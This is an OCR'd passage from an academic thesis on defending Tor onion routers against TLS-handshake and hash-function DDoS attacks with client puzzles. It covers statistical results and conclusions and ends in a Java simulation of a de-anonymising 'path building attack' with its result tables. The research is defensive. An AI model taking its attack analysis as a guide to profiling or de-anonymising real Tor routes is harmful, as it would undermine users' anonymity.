Component	Sum of Squares	Variation (%)	DOF	Mean Square	F-Computed	F-Table
y	229559.00		80			
$y_{..}$	215452.10		1			
$y - y_{..}$	14106.90	100.00	79			
Attack Level	13843.30	98.15	3	4614.45	8160.54	2.748
Probability	134.60	0.94	3	44.87	79.35	2.748
Interaction	92.70	0.65	9	10.31	18.22	2.030
Errors	36.2	0.26	64	.57		

The ANOVA results show that very little of the variation is due to the probability level. Furthermore, the computation of effects shows that the effect attributed to using 0.3 probability and 1.0 probability differ by less than 4%. Though using a probability of 1.0 does have a decreasing effect while using 0.3 has an increasing effect, both are mitigating the attacks by distributing puzzles. If, however, one considers the difference in view of not mitigating the attack (cf., Figure 5.1) the increase/decrease is not as important. Therefore, using a 0.3 probability to distribute puzzles does help in mitigate both the TLS DDoS attack and the hash function DDoS attack. It also decreases the number of puzzle messages forced to traverse the Tor network.

5.2.2.4 Decreased Probability. A probability level of 0.3 is shown to be almost as effective at mitigating attacks as the probability level of 1.0. However, 0.3 was arbitrarily chosen prior to experimentation. Figure 5.3 shows the results of using a probability level of 0.15 to mitigate 58 and 100 process attacks. The results of this pilot study indicate that distributing puzzles with a smaller probability does

mitigate an attack but an increased maximum puzzle strength is needed to achieve an average utilization below 70%. The cost of using such a low probability is very high utilization at the beginning of an attack. Though, if this can be withstood, using such a small probability lowers, even further, the number of puzzle messages traversing the Tor network. The probability level of 0.15 also supports the earlier conclusion that eight attack machines is a limiting factor. At this level, utilization increases as the number of processes increases because the processes on the attack machines are not competing as hard for processor time to solve puzzles. As a result, puzzles are solved quickly and the attack's effectiveness improves.



Figure 5.3: Comparison of Average CPU Utilization For 58 and 100 Process Attacks when puzzles are distributed with probabilities 0.15, 0.3, 0.5, 0.7, and 1.0

5.2.2.5 Maximum Puzzle Strength. Before discussing latency, one final point regarding the effect of the maximum puzzle strength (MPS) is needed. In Figures 5.1 and 5.2, the 38 process attack is only slightly mitigated while the 58 and 100 process attacks are mitigated to a greater extent. Such a result is likely due to the maximum puzzle strength being 30. At this level the puzzles being solved by the 38 processes are not very difficult so they are having little effect. This hypothesis is

given further credibility by examining Figure 5.4. The graph plots the results from a pilot study in which the maximum puzzle strength is set to 20. Notice the 58 and 100 process attacks are not mitigated nearly as well as when the MPS is 30. This suggests the MPS can be increased so less threatening attacks, like the 38 process attack, can be mitigated.



Figure 5.4: Maximum Puzzle Strength Comparison Using A Puzzle Distribution Probability of 1.0

5.3 User-Data Latency

To measure user-data latency, the victim is configured two ways. The first does not use client puzzles to protect against DDoS attacks, while the second does using different probability levels. Experiments designed to measure latency are run for 13 minutes. Probes are sent during this time at a rate of 10 per second. For the first three minutes the OR is not under attack. This allows a baseline to be established. After three minutes, an attack is initiated where either 18, 38, 58, or 100 processes are distributed across the eight attack machines. Each attack lasts for seven minutes.

The experiment ends after three additional minutes of sending probes. Any lasting effects to latency due to the attack are identified.

5.3.1 Attack Sensitivity Analysis. Achieving low-latency user-data delivery is a fundamental objective of Tor. When not under attack, user-data is delivered from the client to the server in approximately 1400 microseconds, i.e., almost instantaneously. Of course, only one client is sending data through the OR and the data does not traverse multiple ORs. Furthermore, the propagation delay and network congestion are negligible. As Figure 5.5 shows, a DDoS attack exploiting TLS's handshake protocol increases, by orders of magnitude, the time it takes to deliver data via Tor.



Figure 5.5: Attack Effects on Average Latency

5.3.2 Probability Analysis. If client puzzles are used to mitigate an attack, the increase in latency is reduced. Figure 5.6 shows the average latency for each attack level at the different probability levels. Notice the scale of this figure in comparison to Figure 5.5. The confidence intervals for each data point are found in Table E.2. They are omitted from Figure 5.6 because of their small range. Additionally, the results from mean comparison t-tests (cf., Appendix E) indicate the latency measurements

for the 18, 38, and 58 process attacks are not statistically different. In the case of the 100 process attack, statistical differences exist, but the differences are so small that they are of little consequence. Next, the effects are computed and an ANOVA completed.



Figure 5.6: Comparison of Average Latency when puzzles are distributed with probabilities 0.3, 0.5, 0.7, and 1.0

5.3.2.1 Computation of Effects. The computation of effects for probability and attack level are shown in Table 5.4. The average latency across all experiments is 23557 microseconds. When puzzles are distributed with probability 0.30 or 1.0, the effect is an increase to the grand mean of 518.6 and 78 microseconds respectively. However, when puzzles are sent with probability 0.50 and 0.70, the effect is a decrease in average latency of 317.35 and 279.25 microseconds.

Table 5.5 shows the 95% confidence intervals for the probability effects. Since intervals for probabilities 0.50, 0.70, and 1.0 contain zero, they have no significant effect on the average latency. However, distributing puzzles with probability 0.30 does.

Table 5.4: Computation of Effects for Probability (User-data Latency)

		Attack Level						
		18	38	58	100	Row Sum	Row Mean	Row Effect
Probability	0.3	8356.8	22852	31748.4	33347	96304.2	24076.05	518.6
	0.5	8087.6	22662.8	30015.4	32194.6	92960.4	23240.1	-317.35
	0.7	8465.6	22172	30123.8	32351.4	93112.8	23278.2	-279.25
	1.0	8131.6	21591	30604.8	34214.4	94541.8	23635.45	78
	Col Sum	33041.6	89277.8	122492.4	132107.4			
	Col Mean	8260.4	22319.45	30623.1	33026.85		23557.45	
	Col Effect	-15297.05	-1238	7065.65	9469.4			

Table 5.5: 95% Confidence Intervals For Probability Effects (User-data Latency)

Parameter	Mean Effect	Confidence Interval
Mean	23557.45	23285.13, 23829.73
Probability		
0.3	518.6	46.95, 990.24
0.5	-317.35	-789.05, 154.24
0.7	-279.25	-750.85, 192.44
1.0	78	-393.62, 549.66

5.3.2.2 Analysis of Variance. An examination of Table 5.6 shows that neither the probability nor the interaction between attack level and probability contribute significantly to the variation at level $\alpha = 0.05$ (95%-percentile). The assumptions required for a valid ANOVA are verified visually using the graphs found in Appendix E.

Table 5.6: ANOVA For User-data Latency

Component	Sum of Squares	Variation (%)	DOF	Mean Square	F-Computed	F-Table
y	52028275386		80			
$y_{..}$	44396276040		1			
$y - y_{..}$	7631999346	100.00	79			
Attack Level	7502506580	98.30	3	2500835526.67	1576.89	2.748
Probability	9074431	0.12	3	3024810.33	1.91	2.748
Interaction	18918606	0.25	9	2102067.33	1.33	2.030
Errors	101499729	1.33	64	1585933.27		

The ANOVA does nothing to strengthen or weaken the assertion made earlier that distributing puzzles with a probability of 0.3 can effectively mitigate the hash function attack and decrease the number of puzzle messages traversing the Tor network. The differences in CPU utilization caused by probability changes are not enough to significantly affect latency.

5.4 Summary

This chapter shows that distributing puzzles 30% of the time is a feasible solution to both the decryption and hash function DDoS attacks. Although such a decision is not likely to significantly affect latency, it does make the integration of the MPP more appealing for volunteer administrators. Furthermore, evidence suggests that increasing the maximum puzzle strength can better mitigate an attack.

VI. Conclusions

6.1 Introduction

This thesis concludes by examining the objectives and impact of this research. First, an case for using client puzzles in Tor as a mitigation technique is offered. Next, the key points of the MPP developed for Tor is discussed. Finally, the conclusions drawn from experimentation are reviewed. Last, suggestions regarding future research is provided.

6.2 Research Impact

This research has three important objectives. The first objective ensures the client puzzle technique is effective in mitigating DDoS attacks in an anonymous routing environment. The second objective facilitates the creation of the MPP specifically designed for an overlay network. Finally, the third objective addresses two shortcomings of the protocol.

6.2.1 Why Client Puzzles? Client puzzles are the most practical method for mitigating a DDoS attack targeting Tor's anonymizing onion routers. Other techniques falter because they either degrade anonymity by requiring authentication or registration, discourage volunteerism by requiring additional hardware be deployed, or increase latency by requiring user involvement. The client puzzle technique, on the other hand, requires little change to Tor's core architecture and also no additional hardware. Additionally, because Tor establishes multiple circuits upon start-up and recycles unused circuits continually, any delay associated with solving puzzles is most often inconsequential to the user.

6.2.2 A Puzzle Protocol for Anonymous Routing. Existing puzzle protocols have only been applied to traditional client/server services. Because of this, the server is always assumed to be legitimate and clients never have to worry about solving some other server's puzzle. The MPP accounts for Tor's threat model (malicious ORs can be present in the overlay) and defeats any effort to force a client to solve other server's

puzzles by requiring clients to submit a portion of the puzzle–the public key of the server. The server is also protected under the MPP. Timestamps ensure it ignores old puzzles and the HMAC protocol ensures it only completes the CPU-intensive decryption operation if the solution is correct and it generated the puzzle. The MPP has the potential to assist many other services. However, for it to be effective in an anonymous routing environment, many of the issues concerning anonymity and secondary DDoS attacks must be addressed.

6.2.3 Mitigation Accomplished. The final objective of this research is to evaluate the effectiveness of the MPP and to determine if puzzles can be distributed according to some probability distribution in order to overcome the following two shortcomings. First, the MPP makes the server vulnerable to a hash function DDoS attack. Such an attack causes a server's CPU resources to be spent constructing puzzles–a process that requires two hash functions. Second, the Server Solving Attack calls for puzzles to be solved only by OPs. Such a requirement forces puzzle messages to be delivered via Tor. As a result, network congested and user-data latency are likely increased. In an effort to overcome these shortcomings, Tor is modified so an OR will distribute a puzzle to a connecting client with probability p. Experiments vary p and attack intensities. The metrics of interest are user-data latency and average OR CPU utilization.

6.2.3.1 CPU Utilization. Experimental results show that an attacked OR utilizing client puzzles can maintain an average CPU utilization below 70% with a puzzle distribution probability of 0.3 and a maximum puzzle strength of 30. However, when not under attack, the additional overhead associated with calculating puzzle strength does increase overall CPU utilization by no more than 10%. Moreover, an OR administrator can customize the puzzle distribution probability and the maximum puzzle strength to respond to a particular threat environment. For example, if the server is not likely to be a target, the administrator should use a low probability and a high maximum puzzle strength. This lessens network congestion but also allows

the server to be responsive to an unlikely attack. However, if the server is a target, a high probability should be used along with an average maximum puzzle strength. Increasing the probability effectively mitigates the attack as long as the maximum puzzle strength is high enough to ensure every puzzle distributed is strong whether under attack or not.

6.2.3.2 User-Data Latency. Unfortunately, user-data latency is not the best metric for evaluating puzzle distribution probability. Although latency is nearly halved when client puzzles are used to mitigate a 100 process attack, the analysis of experimental results showed probability is not a factor in this reduction. Of course, this research uses paths consisting of only one OR and no other traffic, Tor or otherwise, is traversing the network. Extensions to this research might explore paths that mirror more closely the length and traffic volume of a true Tor path.

6.3 Research Contributions

This research is the first to focus on DDoS mitigation in the anonymous routing environment. Although only the TLS DDoS attack is examined, the methodology used to develop and implement a defense can be used in the development of defenses for other DDoS attacks. Moreover, the software developed during this research, i.e. the OpenSSL and Tor modifications, is available to network security professionals to assist them in protecting their systems. Finally, the significance of this research has been endorsed by two publications [29, 30], both inside and outside the DoD.

6.4 Future Work

This research applied DDoS mitigation to an anonymous routing environment. The code developed for this research should, however, be enhanced and studied before being deployed. To further this research, the following areas should be considered:

- Enhancing the implementation of the MPP so that puzzles are solved only by OPs and determine if this degrades a user's experience.

- Exploring the implications of mitigating a DDoS attack targeting TLS using an OR with a realistic load.
- Identifying additional secondary DDoS and anonymity attacks that are the result of using client puzzles. Recommend and implement solutions.
- Applying the MPP to another distributed system.

More broadly, researching the following would assist anonymous communication in general:

- Identifying methods to protect Tor and other deployed anonymous routing systems from reputation attacks.
- Determining ways to encourage individuals to place online and administer an onion router-like server.
- Developing a solution to counter the technical methods used to keep individuals from accessing the Tor network.

6.5 Summary

Tor was developed so individuals could use the Internet without attribution by snooping governments and corporations. As this tool is free and the source code is available for download, it is likely that adversarial governments have added this technology to their asymmetric arsenal. In this thesis, one of Tor's major vulnerabilities is addressed. Attacking this service takes little effort. Protecting the service from a DDoS attack does not take much more. U.S. information operators, particularly those specializing in online collection, should consider Tor for future operations and if an offensive purpose cannot be identified, they should, at a minimum, acknowledge its possible use by American adversaries.

Appendix A. Simulation Software For the Path Building Attack

```
import static java.lang.System.out; import java.io.*; import
java.lang.String;

/* Author: Nicholas A. Fraser
 * Date: 1 Jan 06
 * Attack: Simulates the Path Building Attack which can be used when client puzzles are deployed
 * to mitigate a DDoS attack.
 */
public class Attack {
    private int numTrials;     //number of trails
    private int numORs;        //number of onion routers being targeted
    private int [] ORTable;    //holds randomly generated ORs (x)
    private int [] trialTable; //holds randomly generated guess values(y)
    private int base = 10;     //variable to determine the lower bound of the puzzle strength range
    private int [][] ordPairs; //holds all possible ordered pairs (x,y)

    /* Construct the table for experiments */
    Attack (int ORs, int trials, int seed1, int seed2){
        numORs = ORs;
        numTrials = trials;
        ORTable = new int[numTrials];
        trialTable = new int[numTrials];
        int temp;

        int sum =0;
        for(int i=base;i<base+numORs;i++){
            sum = sum + (int) Math.pow(2,i);
        }
        ordPairs = new int[2][sum];

        int counter = 0;
        for(int i=base;i<numORs+base;i++){
            temp = (int) Math.pow(2,i);
            for(int j=1;j<=temp;j++){
                ordPairs[0][counter] = i-base;
                ordPairs[1][counter] = j;
                counter++;
            }
        }

        java.util.Random r = new java.util.Random( seed1 );
        java.util.Random t = new java.util.Random( seed2 );
```

```
    /* Randomly select an Ordered Pair as a trial */
    for(int i=0; i<numTrials; i++){
        temp = r.nextInt(sum);
        ORTable[i] = ordPairs[0][temp];
        trialTable[i] = ordPairs[1][temp];
    }
}

/* Returns a string listing the contents of table */
public String message(){
    String mess = "OR  Attempt\n";
    for(int j=0; j<numTrials; j++){
        mess = mess + ORTable[j] + "   " + trialTable[j] + "\n";
    }
    return mess;
}

/* Return the number of trails */
public int getNumTrials(){
    return numTrials;
}

/* Return the guess number that solved the puzzle for the ith experiment */
public int getAttempt(int i){
    return trialTable[i];
}

/* Return the OR that solved the puzzle for the ith experiment */
public int getOR(int i){
    return ORTable[i];
}


/* The whichOR function selects an OR when it is provided the number
 * of attempts it took to solve the puzzle (guess) and the ORs that should not be
 * considered because they are already on the path (elim1 and elim2).
 */
public int whichOR (int guess, int elim1, int elim2){
    double denom=0;
    double mostLikely = 0;
    int OR=0;
    double temp;

    /* find the denominator for the maximum likelihood ratio test
```

```
     * only those ORs where in the guess could be possible and only those ORs
     * not already used on the path are possible.
     */
    for(int i=0; i<numORs; i++){
        temp = (int) Math.pow(2,i+base);
        if(guess <= temp && i != elim1 && i != elim2)
            denom = denom + (1/temp);
    }

    /* Determine the most likely OR
     * by using Maximum likelihood ratio test
     */
    for(int i=0; i<numORs; i++){
        temp = (int) Math.pow(2,i+base);
        if(guess <= temp && i != elim1 && i != elim2){
            if(mostLikely < (1/temp)/denom){
                mostLikely = (1/temp)/denom;
                OR = i;
            }
        }
    }
    //Return the most likely OR
    return OR;
}

/* The whichORMean method using the difference between the average number of
 * attempts to solve a puzzle and the guess.  This algorithm is less effective.
 */
public int whichORMean(double guess, int elim1, int elim2){
    int OR=0;
    double mostLikely = Math.pow(2,numORs+3);
    for(int i=0; i<numORs; i++){
        double temp = Math.pow(2,i+base);
        if(guess <= temp && i != elim1 && i != elim2){
            if(mostLikely > Math.abs(guess - (temp/2))){
                mostLikely = Math.abs(guess - (temp/2));
                OR = i;
            }
        }
    }
    return OR;
}
```

```
    /* This returns the number of trails wherein ORs elim1 and elim2 were not ORs to be
     * considered.  They should not be considered because if they are used previously
     * they cannot be used again.  This is used when determining the proportion of correct guesses.
     */
    public int getNumOccur(int elim1, int elim2){
        int count = 0;
        for (int i=0; i<numTrials; i++){
            if(ORTable[i] != elim1 && ORTable[i] != elim2)
                count++;
        }
        return count;
    }


    /* This function determines the number of duplicate trials in table.  Picking a high value for base
     * decreases the number of duplicates.
     */
    public int numDuplicates(){
        int temp[] = new int [numTrials];
        int dup=0;

        for (int i=0;i<numTrials; i++)
            temp[i]=1;

        for(int i=0;i<numTrials; i++){
            if(temp[i]==1){
              for(int j=i+1;j<numTrials;j++){
                 if(ORTable[i] == ORTable[j] && trialTable[i] == trialTable[j]){
                      dup++;
                      temp[j]=0;
                 }
              }
            }
        }
        return dup;
    }

public static void main(String[] args) {
    int ORs;           //The number of ORs
    int trials;        //The number of trails
    int replications;  //The number of replications
    int seed[] = new int[2];
    String s;
```

```
try{
    BufferedWriter output = new BufferedWriter(new FileWriter("results.csv"));
    BufferedReader input = new BufferedReader(new FileReader("seeds.txt"));
    s = input.readLine();
    ORs = Integer.parseInt(s);
    s = input.readLine();
    trials = Integer.parseInt(s);
    s= input.readLine();
    replications = Integer.parseInt(s);

    output.write("ORs," + new Integer (ORs).toString() + "\n");
    output.write("trials," + new Integer (trials).toString() + "\n");
    output.write("Replications," + new Integer (replications).toString() + "\n\n");
    output.write("Replication,Duplicates,All,All(per),OR2,OR2(per),OR2 & OR7,OR2 & OR7 (per),\n");
    for(int m=0;m<replications;m++){
        for(int n=0;n<2;n++){
            s = input.readLine();
            seed[n] = Integer.parseInt(s);
        }

    Attack test = new Attack(ORs, trials, seed[0], seed[1]);
    int hit1 = 0;
    int counter2 = 0;
    int counter3 = 0;

    /* This variable is used to mitigate the delay defense.  Normally set to the
     * expected value of the distribution used by the t random number generator.
     */
    int subtract = 0;
    //print replication
    output.write(new Integer (m+1).toString() + ",");
    //print number of duplicates
    output.write(new Integer (test.numDuplicates()).toString() + ",");

    //Determine the number of correct guesses when all ORs are available.
    for(int i=0;i<test.getNumTrials(); i++){
      if (test.whichOR((test.getAttempt(i)-subtract), ORs+1, ORs+1) == test.getOR(i)){
          hit1++;
      }
    }

    //print the result as a proportion.
    output.write(new Integer (hit1).toString() + "/" +
                 new Integer (trials).toString() + ",");
```

```
        double temp = (double)hit1/(double)trials;
        output.write(new Double (temp).toString() + ",");

        //Determine the number of correct guesses when a single OR is eliminated.
        for(int i=0;i<test.getNumTrials(); i++){
           if (test.whichOR(test.getAttempt(i)-subtract, 9, ORs+1) == test.getOR(i)){
              counter2++;
           }
        }

        //Print the result as a proportion.  Trials with x=9 must be excluded from the proportion.
        output.write(new Integer (counter2).toString() + "/" +
                     new Integer (test.getNumOccur(9,ORs+1)).toString() + ",");
        temp = (double)counter2/(double)test.getNumOccur(9,ORs+1);
        output.write(new Double (temp).toString() + ",");

        //  Determine the number of correct guesses when two ORs are eliminated.
        for(int i=0;i<test.getNumTrials(); i++){
            if (test.whichOR(test.getAttempt(i)-subtract, 0, 3) == test.getOR(i)){
                counter3++;
            }
        }

        /*  Print the result as a proportion.  Trials with x=0 or x=3
         *  must be excluded from the proportion.
         */
        output.write(new Integer (counter3).toString() + "/" +
                     new Integer (test.getNumOccur(0,3)).toString() + ",");
        temp = (double)counter3/(double)test.getNumOccur(0,3);
        output.write(new Double (temp).toString() + "," + "\n");
        }

        input.close();
        output.close();
        } catch (IOException e) {
    }
} }
```

Appendix B. Experimental Data For the Path Building Attack

Table B.1: Simulation Results - Increasing Number of ORs

		Number of ORs			
Seed	Replication	5	10	15	20
769	1	$\frac{540}{1000}$	$\frac{503}{1000}$	$\frac{500}{1000}$	$\frac{487}{1000}$
122	2	$\frac{521}{1000}$	$\frac{469}{1000}$	$\frac{473}{1000}$	$\frac{475}{1000}$
576	3	$\frac{537}{1000}$	$\frac{498}{1000}$	$\frac{515}{1000}$	$\frac{518}{1000}$
965	4	$\frac{511}{1000}$	$\frac{492}{1000}$	$\frac{487}{1000}$	$\frac{497}{1000}$
182	5	$\frac{511}{1000}$	$\frac{484}{1000}$	$\frac{463}{1000}$	$\frac{459}{1000}$
657	6	$\frac{508}{1000}$	$\frac{496}{1000}$	$\frac{482}{1000}$	$\frac{479}{1000}$
296	7	$\frac{503}{1000}$	$\frac{538}{1000}$	$\frac{525}{1000}$	$\frac{527}{1000}$
790	8	$\frac{540}{1000}$	$\frac{496}{1000}$	$\frac{497}{1000}$	$\frac{507}{1000}$
868	9	$\frac{522}{1000}$	$\frac{519}{1000}$	$\frac{518}{1000}$	$\frac{512}{1000}$
626	10	$\frac{510}{1000}$	$\frac{478}{1000}$	$\frac{509}{1000}$	$\frac{501}{1000}$
277	11	$\frac{511}{1000}$	$\frac{485}{1000}$	$\frac{483}{1000}$	$\frac{487}{1000}$
649	12	$\frac{511}{1000}$	$\frac{485}{1000}$	$\frac{518}{1000}$	$\frac{518}{1000}$
198	13	$\frac{545}{1000}$	$\frac{476}{1000}$	$\frac{496}{1000}$	$\frac{503}{1000}$
116	14	$\frac{518}{1000}$	$\frac{532}{1000}$	$\frac{523}{1000}$	$\frac{519}{1000}$
151	15	$\frac{512}{1000}$	$\frac{489}{1000}$	$\frac{505}{1000}$	$\frac{512}{1000}$
449	16	$\frac{531}{1000}$	$\frac{486}{1000}$	$\frac{511}{1000}$	$\frac{498}{1000}$
438	17	$\frac{513}{1000}$	$\frac{503}{1000}$	$\frac{500}{1000}$	$\frac{507}{1000}$
391	18	$\frac{537}{1000}$	$\frac{481}{1000}$	$\frac{504}{1000}$	$\frac{509}{1000}$
965	19	$\frac{511}{1000}$	$\frac{492}{1000}$	$\frac{487}{1000}$	$\frac{497}{1000}$
516	20	$\frac{510}{1000}$	$\frac{516}{1000}$	$\frac{518}{1000}$	$\frac{501}{1000}$
Mean		0.5201	0.4959	0.5007	0.5007
Std Dev		0.0131	0.0183	0.0173	0.0167
Lower 95%		0.5139	0.4874	0.4926	0.4928
Upper 95%		0.5263	0.5044	0.5088	0.5084

Table B.2: Simulation Results - Eliminating ORs

		Eliminated OR									
Seed	Replication	0	1	2	3	4	5	6	7	8	9
769	1	$\frac{493}{1000}$	$\frac{495}{999}$	$\frac{494}{993}$	$\frac{496}{993}$	$\frac{498}{990}$	$\frac{489}{970}$	$\frac{485}{938}$	$\frac{508}{883}$	$\frac{507}{737}$	$\frac{240}{497}$
122	2	$\frac{495}{998}$	$\frac{498}{999}$	$\frac{494}{992}$	$\frac{497}{996}$	$\frac{497}{986}$	$\frac{500}{973}$	$\frac{494}{934}$	$\frac{490}{874}$	$\frac{526}{779}$	$\frac{244}{469}$
576	3	$\frac{511}{1000}$	$\frac{510}{999}$	$\frac{510}{996}$	$\frac{511}{990}$	$\frac{505}{985}$	$\frac{520}{971}$	$\frac{503}{926}$	$\frac{488}{868}$	$\frac{518}{761}$	$\frac{264}{504}$
965	4	$\frac{461}{1000}$	$\frac{462}{999}$	$\frac{463}{995}$	$\frac{465}{989}$	$\frac{460}{972}$	$\frac{459}{965}$	$\frac{475}{945}$	$\frac{474}{877}$	$\frac{448}{743}$	$\frac{228}{515}$
182	5	$\frac{534}{999}$	$\frac{533}{996}$	$\frac{536}{998}$	$\frac{533}{992}$	$\frac{535}{984}$	$\frac{529}{972}$	$\frac{524}{933}$	$\frac{525}{878}$	$\frac{512}{750}$	$\frac{268}{498}$
657	6	$\frac{486}{999}$	$\frac{490}{1000}$	$\frac{488}{992}$	$\frac{488}{990}$	$\frac{486}{983}$	$\frac{495}{980}$	$\frac{487}{937}$	$\frac{486}{878}$	$\frac{482}{741}$	$\frac{248}{500}$
296	7	$\frac{503}{997}$	$\frac{503}{997}$	$\frac{506}{999}$	$\frac{503}{992}$	$\frac{512}{991}$	$\frac{501}{965}$	$\frac{504}{929}$	$\frac{506}{867}$	$\frac{502}{743}$	$\frac{259}{520}$
790	8	$\frac{503}{999}$	$\frac{502}{998}$	$\frac{505}{997}$	$\frac{500}{990}$	$\frac{507}{986}$	$\frac{509}{970}$	$\frac{504}{938}$	$\frac{517}{882}$	$\frac{481}{732}$	$\frac{247}{508}$
868	9	$\frac{546}{998}$	$\frac{552}{999}$	$\frac{545}{991}$	$\frac{549}{992}$	$\frac{546}{987}$	$\frac{551}{970}$	$\frac{528}{926}$	$\frac{528}{882}$	$\frac{544}{757}$	$\frac{278}{498}$
626	10	$\frac{516}{999}$	$\frac{516}{999}$	$\frac{518}{997}$	$\frac{519}{994}$	$\frac{521}{990}$	$\frac{512}{965}$	$\frac{506}{936}$	$\frac{516}{873}$	$\frac{499}{739}$	$\frac{252}{508}$
277	11	$\frac{512}{998}$	$\frac{509}{995}$	$\frac{510}{998}$	$\frac{505}{991}$	$\frac{511}{990}$	$\frac{511}{972}$	$\frac{497}{940}$	$\frac{507}{879}$	$\frac{504}{734}$	$\frac{260}{503}$
649	12	$\frac{488}{998}$	$\frac{490}{998}$	$\frac{489}{995}$	$\frac{483}{986}$	$\frac{489}{988}$	$\frac{485}{971}$	$\frac{485}{938}$	$\frac{513}{905}$	$\frac{495}{751}$	$\frac{229}{470}$
198	13	$\frac{517}{999}$	$\frac{516}{998}$	$\frac{516}{996}$	$\frac{515}{986}$	$\frac{521}{989}$	$\frac{522}{969}$	$\frac{509}{934}$	$\frac{493}{871}$	$\frac{514}{765}$	$\frac{256}{493}$
116	14	$\frac{496}{1000}$	$\frac{494}{997}$	$\frac{492}{995}$	$\frac{498}{996}$	$\frac{491}{983}$	$\frac{486}{966}$	$\frac{489}{940}$	$\frac{499}{883}$	$\frac{516}{764}$	$\frac{229}{476}$
151	15	$\frac{522}{1000}$	$\frac{523}{999}$	$\frac{521}{996}$	$\frac{523}{995}$	$\frac{524}{988}$	$\frac{515}{967}$	$\frac{519}{939}$	$\frac{511}{871}$	$\frac{525}{775}$	$\frac{249}{470}$
449	16	$\frac{465}{1000}$	$\frac{466}{998}$	$\frac{464}{997}$	$\frac{461}{994}$	$\frac{467}{989}$	$\frac{467}{966}$	$\frac{461}{920}$	$\frac{486}{897}$	$\frac{483}{748}$	$\frac{208}{491}$
438	17	$\frac{493}{1000}$	$\frac{490}{996}$	$\frac{493}{998}$	$\frac{495}{994}$	$\frac{494}{985}$	$\frac{500}{974}$	$\frac{497}{938}$	$\frac{483}{872}$	$\frac{489}{745}$	$\frac{249}{498}$
